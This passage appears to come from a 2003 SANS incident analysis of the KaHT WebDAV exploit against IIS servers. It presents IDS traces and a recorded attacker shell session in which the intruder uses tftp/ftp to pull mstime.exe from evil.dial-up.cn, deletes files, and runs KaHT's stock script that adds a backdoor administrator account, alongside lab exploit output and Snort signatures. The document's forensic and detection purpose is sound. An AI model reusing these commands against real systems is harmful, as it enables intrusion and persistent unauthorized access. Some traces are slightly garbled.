
This command would run the exploit against 192.168.1.100 using the RET address 0xd6 or 0x00d600d6. To manually run the exploit one could change the source code of this exploit, which is made available by the author at4r@3wdesign.es. [KAHT]

An attempt to conduct this exploit manually resulted in failure, the following commands were executed in an attempt to run this exploit:

```
telnet 192.168.168.80  
SEARCH/ [KRALOR SHELL CODE] HTTP/1.1
```

The reason this manual test failed was that in this shell code was not pointed to the correct RET address in the ntdll.dll memory. I did not attempt to modify the source code for this experiment.

Diagram of Attack:



Description of the Network Attack:

The Description of the actual network attack is organized below in the exact steps the attacker took. These steps are corroborated through the network traces provided by the Dragon IDS systems and corroborated through forensic evidence.

First we see that Dragon alerted security team to typical network recon being conducted on SSC net block. These traces show that a foreign intruder was performing TCP sweeps looking for live hosts offering port 80. As we concluded

from the diagram of the network, port 80 is allowed unfiltered into the depths of SSC infrastructure.

15:58:42 [F] 192.168.1.4 evil.dial-up.cn [WEB:401-UNAUTH]
(tcp,dp=3715,sp=80)

15:58:53 [F] evil.dial-up.cn 0.0.0.0 [TCP-SWEEP]
(total=64,port=80,min=192.168.1.0,max=192.168.1.107,Apr04-15:58:42,Apr04-15:58:50)

15:59:24 [T] evil.dial-up.cn 0.0.0.0 [TCP-SWEEP]
(total=76,port=80,min=192.168.1.110,max=192.168.1.141,Apr04-15:58:53,Apr04-15:59:24)

15:59:47 [T] evil.dial-up.cn 0.0.0.0 [TCP-SWEEP]
(total=127,port=80,min=192.168.1.110,max=192.168.1.252,Apr04-15:59:24,Apr04-15:59:45)

16:00:14 [T] evil.dial-up.cn 0.0.0.0 [TCP-SWEEP]
(total=63,port=80,min=192.168.1.200,max=192.168.1.254,Apr04-15:59:48,Apr04-16:00:06)

16:05:12 [T] evil.dial-up.cn 0.0.0.0 [TCP-SWEEP]
(total=14,port=80,min=192.168.2.0,max=192.168.2.140,Apr04-16:01:44,Apr04-16:02:26)

In the Diagram this recon filters through the ISP router where the 1st dragon IDS picks it up. The scan continues through the second router and hits the 2nd dragon IDS, next the scan filters through the firewall, then concentrates on two network blocks [192.168.1.0-254] and [192.168.2.0-254]. These two class C networks give the [evil-dial-up.cn] attacker over 24 web servers to attack. But it the first Dragon trace that we come across is an [WEB:401-UNAUTH], meaning that the attacker tried to access a resource on the web server that is for clients with the proper privileges. If we take a look at the payload of this packet we can see what type of fingerprinting or attack is being conducted.

WEB:401-UNAUTH 15:58:42

HTTP/1.1 401 Authorization Required

Date: Fri, 04 Apr 2003 16:00:02 GMT

Server: Apache/1.3.22 (Unix) (Red-Hat/Linux) DAV/1.0.3 mod_perl/1.21

PHP/3.0.18

WWW-Authenticate: Basic realm="DAV Restricted"

Connection: close

Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN" >

< HTML > < HEAD >

< TITLE > 401 Authorization Required < /TITLE >

```
< /HEAD >
< BODY > < H1 > Authorization Required < /H1 >
This server could not verify that you are authorized to access the document
requested. Either you supplied the wrong credentials (e.g., bad password), or
your browser doesn't understand how to supply the credentials required.
< HR > < ADDRESS > Apache/1.3.22 Server at search.sscdevel.com Port 80 <
/ADDRESS > < /BODY >
< /HTML >
```

At first glance the attack has tried to access a resource on an RED HAT Linux server running WebDAV. The realm is "DAV restricted", meaning that this is the resource the attacker tried to view, or access. The attacker could be fingerprinting web servers by conducting banner grabbing, but that would not display this type of error. Instead, the attacker is attempting to access the WebDAV component of this server. The recon being conducted and done, the attacker wastes no time in launching an exploit at the servers on his list. But wait, we don't see these attacks being conducted. Why can you see the attacks? It's actually quite simple, Dragon recorded the TCP sessions of this attacker, but there was not a signature out for this new exploit. This is a prime example of the rush between vendors and "0-day" exploits. The reaction time is comparatively better for worms and or viruses that disrupt on a global scale, but signatures are hard to find for exploits released to the masses the day before, especially with commercial IDS vendors. This is also a prime example of the rush between OS level patches and "0-day" exploits. And guess what the outcome of these battles are, the hackers win. The spread of exploits on the Internet definitely outweighs the spread of patching systems. We will see later that if you search through the TCP sessions recorded in the Dragon IDS you will find the payload of the exploit launched. Next after the attacker has scanned the systems, while simultaneously launching exploits at the several web servers, a flurry of [MS:BACKDOOR-DIR] signatures are triggered on 192.168.1.13, and IIS 5.0 web server.

```
16:36:32 [F] 192.168.1.13 evil.dial-up.cn [MS:BACKDOOR-DIR]
(tcp,dp=53,sp=1654)
```

```
16:36:40 [F] 192.168.1.13 evil.dial-up.cn [MS:BACKDOOR-DIR]
(tcp,dp=53,sp=1654)
```

```
16:36:56 [F] 192.168.1.13 evil.dial-up.cn [MS:BACKDOOR-DIR]
(tcp,dp=53,sp=1654)
```

[Signatures continue sporadically]

Dragon displays this signature whenever someone is typing commands in the CMD shell from windows remotely, more specifically listing directories. I have selected the most relevant payloads for this discussion, there are far too many

triggers and packets to display, so I have collected the commands and grouped them into batches. This is just to cut down on the length of this paper.

[Red = commands issued]

[Black= server response]

MS-BACKDOOR 16:36:32 (starting point)

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32 >

ipconfig

ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

{9}Connection-specific DNS Suffix . :

{9}IP Address. : 192.168.1.13

{9}Subnet Mask : 255.255.0.0

{9}Default Gateway : 192.168.0.1

C:\WINNT\system32 >

C:\WINNT\system32 >

ftp -i evil.dial-up.cn get mstime.exe

Timeout occurred

C:\WINNT\system32 >

quser

This utility needs Terminal Services to be running

C:\WINNT\system32 >

netstat -an

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING

TCP	0.0.0.0:1029	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1030	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1040	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1041	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1042	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1043	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1044	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1045	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1046	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1047	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1048	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1049	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1050	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1051	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1052	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1053	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1054	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1102	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1103	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1119	0.0.0.0:0	LISTENING
TCP	0.0.0.0:8001	0.0.0.0:0	LISTENING
TCP	192.168.1.13:1654	evil.dial-up.cn:53	ESTABLISHED
UDP	0.0.0.0:135	*.*	.
UDP	0.0.0.0:445	*.*	.
UDP	0.0.0.0:1028	*.*	.
UDP	0.0.0.0:1033	*.*	.
UDP	0.0.0.0:2485	*.*	.
UDP	0.0.0.0:3456	*.*	.
UDP	192.168.1.13:137	*.*	.
UDP	192.168.1.13:138	*.*	.
UDP	192.168.1.13:500	*.*	.

C:\WINNT\system32 >
 tftp -i evil.dial-up.cn get mstime.exe

tftp -i evil.dial-up.cn get mstime.exe
 Timeout occurred

C:\WINNT\system32 >
 echo @ftp open evil.dial-up.cn > txt.cmd

echo open evil.dial-up.cn > txt.cmd

C:\WINNT\system32 >
 echo xx > > txt.cmd

Now this is only the first portion of the Attackers commands that were recorded under the [DYNAMIC-TCP] Signature of the Dragon IDS engine, this is a generic TCP session signature. It captures a good portion of the session traffic.

What we see is that the intruder right away after dropping into the shell issues some commands on the windows console. The intruder lists the IP of the web server with [ipconfig] then issues the following commands [quser], [netstat], and then [TFTP] commands. The intruder has local system privileges on the Windows box and goes straight for the kill. The attempt to TFTP from the intruders' own box an executable file, probably a Trojan, or netcat renamed to mstime.exe. These attempts fail and timeout, what an aggravating discovery, here the attacker has gained local system privileges and can't get his Trojan to load because of a network timeout. He quickly echo's some commands into to a text file [CMD shell file] through the DOS command line and then has the computer read the commands by issuing the following command [txt.cmd]. This was typical of the steps many attackers took, when the Unicode exploits came out, there were tons of simple scripts written that an intruder could copy from the internet, take over a box, echo this script into a text file, run the text file through a malicious URL and the script would make the compromise easier for the attacker. Unfortunately, the Dragon IDS did not record those commands, I am still unsure why, but the forensic analysis supports the evidence when examining [txt.cmd] file in the last section.

The next traces that were recorded by Dragon IDS show the TFTP sessions as recorded, payload of these sessions are pasted below:

16:37:33 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1655)

16:37:41 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1655)

16:37:49 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1655)

16:37:57 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1655)

16:38:06 [T] evil.dial-up.cn 192.168.1.13 [ICMP:PORT-UNREACH]
(port=69)

```

16:38:58 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1656)

16:38:59 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1656)

16:39:01 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1656)

16:39:05 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1656)

16:39:06 [T] evil.dial-up.cn 192.168.1.13 [ICMP:PORT-UNREACH]
(port=69)

16:39:06 [F] 192.168.1.13 evil.dial-up.cn [TFTP:GENERIC-GET]
(udp,dp=69,sp=1656)

```

TFTP:GENERIC-GET 16:37:33

SOURCE: 192.168.1.13

DEST: evil.dial-up.cn

```

45 00 00 2e b6 5e 00 01 7e 11 76 0f 80 96 04 15 4d ab 4d fa E../.^..~.v.....=.M.
06 77 00 45 01 1b 29 46 00 01 6d 73 74 69 6d 65 2e 65 78 65
.w.E..)F..mstime.exe
00 6g 63 75 64 74 00 .octet.
EVENT1: [TFTP:GENERIC-GET] (udp, dp=69,sp=1655)

```

Here are the remaining commands recorded by the [MS-BACKDOOR] signature payload. We see the intruder issuing more commands through the windows command interpreter. These commands are the intruder getting a feel for the layout of disk space and directories. Notice that the file mstime.exe was transferred successfully to the hard drive of the compromised server. The file mstime.exe was retrieved via FTP, part of the [txt.cmd] file used by the intruder.

C:\WINNT\system32>

dir

```

Volume in drive C is Boot
Volume Serial Number is 0C78-4DOC

```

Directory of C:\WINNT\system32

04/04/2003 12:04p 32,768 mstime.exe
1 File(s) 32,768 bytes

C:\WINNT\system32>

f:

F:\ >

dir

Volume in drive F is SSCWeb
Volume Serial Number is 1434-F88A

Directory of F:\

12/05/2001 06:18p	< DIR >	SSCWebRoot
04/03/2003 02:13p	< DIR >	netobjAutoBackup
03/29/2001 06:56p	10,485,760	SSC_LOG.TXT
04/19/2002 02:48p	< DIR >	temp
1 File(s) 10,485,760 bytes		
3 Dir(s) 1,235,771,392 bytes free		

F:\ >

g:

The system cannot find the drive specified.

F:\ >

d:

D:\ >

c:

C:\WINNT\system32 >

cd\

C:\ >

dir

Volume in drive C is Boot
Volume Serial Number is 0C98-4DCC

Volume in drive C is Boot
Volume Serial Number is 0C78-4DCC

Directory of C:\

```
04/04/2003 12:08p < DIR > BOS10.tmp
07/30/2001 03:10p < DIR > Documents and Settings
11/12/1999 10:43a < DIR > Exchange Server
04/02/2001 05:37p < DIR > Edit
03/30/2001 07:48a < DIR > InetPub
11/15/1999 08:34a < DIR > Microsoft Site Server
11/12/1999 10:32a < DIR > MSP
11/12/1999 10:19a < DIR > MSSQL7
07/30/2001 03:12p < DIR > New Updates
03/19/2001 02:39p 387,680 prmc4i.exe
01/30/2003 10:36a < DIR > Program Files
11/12/1999 10:30a 861 proxy.ini
05/01/2001 03:47p < DIR > ServicePacks
03/30/2003 12:51p < DIR > TEMP
11/12/1999 10:30a < DIR > urlcache
01/30/2003 10:36a < DIR > WINNT
                2 File(s)      388,541 bytes
```

C:\>

type proxy.ini

[Proxy Setup LAT Config]

range1=10.0.0.0 10.255.255.255 Class A Private Range

range2=172.16.0.0 172.31.255.255 Class B Private Range

range3=192.168.0.0 192.168.255.255 Class C Private Range

range4= 127.0.0 127.255.255.255 Local Loopback Address

range5= 0.0.0.0 0.0.0.0 {not listed}

range6=244.0.0.0 255.255.255.254 Local Loopback Address

range7=192.168.1.13 192.168.1.13 Network Card

[Proxy Setup Cache Config]

Enable Cache=1

Drive=C

Size=100

[Proxy Setup Client Access Config]

Web Proxy Port =8001

Set Browsers to use Proxy=1

Winsock Proxy Access by IP rather than by Name=0
Machine Name=SSCOFF
Configuration URL=http://sscoff:8001/array.dll?Get.Routing.Script
Web Proxy Access Control Enabled = 1
Install Dir=C:\MSP
IgnoreSAPCheck=1

C:\>
cd temp

C:\>
dir

Volume in Drive C is Boot
Volume Serial Number is 00C57-DKR5
Directory of C:\TEMP

03/30/2001 09:42a	< DIR >	.
03/30/2001 09:42a	< DIR >	..
03/29/2001 03:56p	34,328	HFCHECK.doc
07/21/2000 03:48p	65,244	notify.js
2 File(s)	99,578	bytes
2 Dir (s)	1,972,244	bytes free

C:\TEMP\>
del *
Y
C:\TEMP>
dir

Volume in Drive C is Boot
Volume Serial Number is 00C57-DKR5
Directory of C:\TEMP

```
04/03/2003 09:42a    < DIR >      .
04/03/2003 09:42a    < DIR >      ..
      0 File (s)      0          bytes
```

These are the dragon traces lifted from the [DYNAMIC-TCP] signatures that were collected for analysis by the Security Operations Center.


To recap the network attack:

- 1) Potential Recon turns into more than “banner grabbing”, the exploitation and scanning were simultaneous denoting automated script of tool.
- 2) [MS:BACKDOOR] signatures trip immediately after the last [TCP-SWEEP].
- 3) The attacker had exploited successfully a web server on SSC network block.
- 4) The attacker gained a reverse CMD shell and attempted to download an executable file.
- 5) The attacker began to document and snoop around the configuration of the web server. And then proceeded to delete files off of the web server.
- 6) The web server was pulled from the network by SSC development team. The web server was still running, and the Incident Response team was notified.

Signature of the Attack:

The exploit KaHT is rather noisy as there are several keys to identification on the effected system:

When KaHT is used to exploit a IIS server, there are a couple of steps one can take to survey whether there network has been exploited using this particular tool. KaHT, is an intelligent brute force exploit, meaning the attacker doesn't have to figure out the RET addresses in the stack that will allow particular exploitation. Instead, KaHT has a list of known memory addresses for different versions of IIS, this allows the attacker to run the exploit once, and KaHT will continue to hammer away at the web server. The key for the lower echelon of “hacking” is simplicity of use, therefore the author of KaHT most likely intended it to be a “point and sploit” program. The downside to this “intelligent brute force” feature is that it is a double-edged sword. It can cause a small Denial of Service attack against the IIS server. KaHT targets the IIS server one RET address at a time, and usually shutting the IIS process down if it was not the correct address. Well not a big deal in a test lab but the evidence is located in the “Event Viewer” panel. Here we see that my IIS server at home has been restarted over 56 times, intelligent brute force indeed. While this exploit was successful in gaining local system privileges, a system admin who takes pride in maintaining there systems will notice when there web server bounces on and off the net.



The double-edged sword is simply that the exploit as packaged, is noisy, causes the service to shutdown and fills the event viewer with critical error messages. It is not meant for stealth, and a smart attacker will understand that if it's noisy hitting the computer, then it means more work to clean the logs properly. But even then the attacker is not safe because it's noisy on the network (see below).

[illegible]

While the traces left on the system rely on a motivated and conscious system administrator, immediate detection of the exploit revolves around IDS logs and the options used by the attacker when running KaHT.exe. KaHT has an auto-hacking feature that if used will read a file named requests.txt intended to run the attackers script of commands, the author includes his own examples in this file. Use of the auto hacking feature allows mass scanning, exploitation of IIS servers. Running KaHT with auto hacking enabled scans a list of IP addresses denoted in

the ips.txt, attempts to exploit the server list, if successful, will drop the attacker into a CMD shell, run the commands from the requests.txt and wait for the attacker to type exit. After typing exit, KaHT continues to exploit the rest of the servers in ips.txt, and can continue until the attacker is happy with the amount of IIS servers they now control.


Fortunately, many inexperienced hackers will unload the exploit, and run the stock exploit without reading the documentation or source code. The request.txt provided by the author contains the following text:

```
net user KaHT Evil666 /add
net localgroup Administrators KaHT /add
net group "Domain Admins" KaHT /add
net send * KaHT Ins1de
exit
```

Using the stock exploit, not modifying the request.txt and using auto hack will give attackers away immediately. Running these commands will add suspicious users to the admin group and if available to the "Domain Admins" group, then pop a message up on all users logged onto the server, and finally exit. I have actually had the exploit run all these commands then exit the shell and continue scanning. This is where we begin to hedge our bets, if the exploit is ran as above, system administrators will notice right away. The exploit announces its presence, and exits the shell leaving the inexperienced attacker wondering what happened.

I used the tool ethereal to grab network traces during this session, and I have isolated the execution of the request.txt commands.

© SANS Institute 2003. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, recording, or by any information storage or retrieval system, without the prior written permission of SANS Institute.



```
net user KaHT Evil666 /add
Microsoft Windows 2000 [Version 5.00.2195]net localgroup Administrators KaHT /add
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>net user KaHT Evil666 /add
net group "Domain Admins" KaHT /add
The account already exists.
net send * KaHT Inside
More help is available by typing NET HELPMSG 2224.
C:\WINNT\system32>net localgroup Administrators KaHT /add
System error 1378 has occurred.
The specified account name is already a member of the local group.
C:\WINNT\system32>net group "Domain Admins" KaHT /add
exit
This command can be used only on a windows 2000 Domain Controller.
More help is available by typing NET HELPMSG 3515.
C:\WINNT\system32>net send * KaHT Inside
System error 1312 has occurred.
A specified logon session does not exist. It may already have been terminated.
C:\WINNT\system32>exit
```

Here you can see the commands that were run and the messages generated by the web server. A new user of KaHT was added to my local Administrators group. The net send command did not work because I did not have the “server service” running. When KaHT attempted to add the user a second time, it receives an error, and lastly it attempted to add the KaHT user to the “Domain Admins” group but failed because I don’t run a domain controller at my home lab.

A review of Windows networking diagnostic log [C:\WINNT\Debug\NetSetup.log] would reveal the actions of the request.txt file, if the attacker chose to use the default file commands. This file records system resource enumeration, including the attempts to make the KaHT user join the domain admin group on a Domain Controller. The stock usage of KaHT announces itself on the network, and is not stealthy. If the messenger service was running properly on the machines, the net send command would be the most obvious trace that lets everyone know that KaHT has bit the network.

Besides the affects on the actual server, there are signatures on Major IDS vendors that detect the WebDAV exploit. For these tests I used my test lab, and demonstrated the signatures using Snort. In the later part of the paper, I have provided Dragon Traces. For detection of the KaHT exploit when ran against my own IIS server, I used Snort with out the exploit signature and then I used Snort with acid combined with the signature. Snort signatures for the WebDAV

vulnerabilities can be retrieved from the excellent WebDAV paper by Joe Stewart. [JS]

Snort Signatures [JS]:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (kralor probe)"; flow: to_server;
content:"|5345 4152 4348 202f 2048 5454 502f 312e 310d 0a48 6f73
743a|"; depth:24; dsize:<89; reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin;
sid:1000011; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server;
content:"|558b ec33 c953 5657 8d7d a2b1 25b8 cccc|";
reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin;
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server;
content:"|5573 6572 2d41 6765 6e74 3a20 4b61 4854 0d0a|";
reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin;
sid:1000015; rev:1;)
```

These signatures will detect the specific use of the Kralor shell code used in the exploit programs [Web Davin] and [KaHT.exe], and [WB.exe] In these network traces I am using Snort with Acid to provide documentation of the signature's detection capability.

© SANS Institute 2003, Author retains full rights.

< Signature >	< Classification >	< Total # >	< Sensor # >	< Src. Addr. >	< Dest. Addr. >
<input type="checkbox"/> url[cve][icat][snort] EXPLOIT WebDav ntdll.dll (KaHT probe)	attempted-admin	4 (29%)	2	2	2
<input type="checkbox"/> [arachnids][snort] WEB-MISC webdav search access	web-application-activity	5 (36%)	2	2	2
<input type="checkbox"/> url[cve][icat][snort] EXPLOIT WebDav ntdll.dll (kralor shellcode)	attempted-admin	4 (29%)	1	1	1
<input type="checkbox"/> [bugtraq][arachnids][snort] WEB-IIS view source via translate header	web-application-activity	1 (7%)	1	1	1

KaHT Scanner. Checking: 192.168.168.3 aT4r@3wdesign.es

```

[+] 1 Unhacked Servers Remaining
[+] Trying Ip: 192.168.168.3 Ret=0x00c700c7
[+] All Servers Tested Once. KaHT_report.log Created
[+] 1 Unhacked Servers Remaining
[+] Trying Ip: 192.168.168.3 Ret=0x00160016
[+] All Servers Tested Once. KaHT_report.log Created
[+] 1 Unhacked Servers Remaining
[+] Trying Ip: 192.168.168.3 Ret=0x00b000b0
[+] All Servers Tested Once. KaHT_report.log Created
[+] 1 Unhacked Servers Remaining
[+] Trying Ip: 192.168.168.3 Ret=0x00b100b1
[+] All Servers Tested Once. KaHT_report.log Created
[+] 1 Unhacked Servers Remaining
[+] Trying Ip: 192.168.168.3 Ret=0x00b200b2
[+] All Servers Tested Once. KaHT_report.log Created
[+] 1 Unhacked Servers Remaining
[+] Trying Ip: 192.168.168.3 Ret=0x00b300b3
[+] Incoming Connection from 192.168.168.3 accepted
[+] Press Enter to Continue. type "exit" to return to scan

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>

```

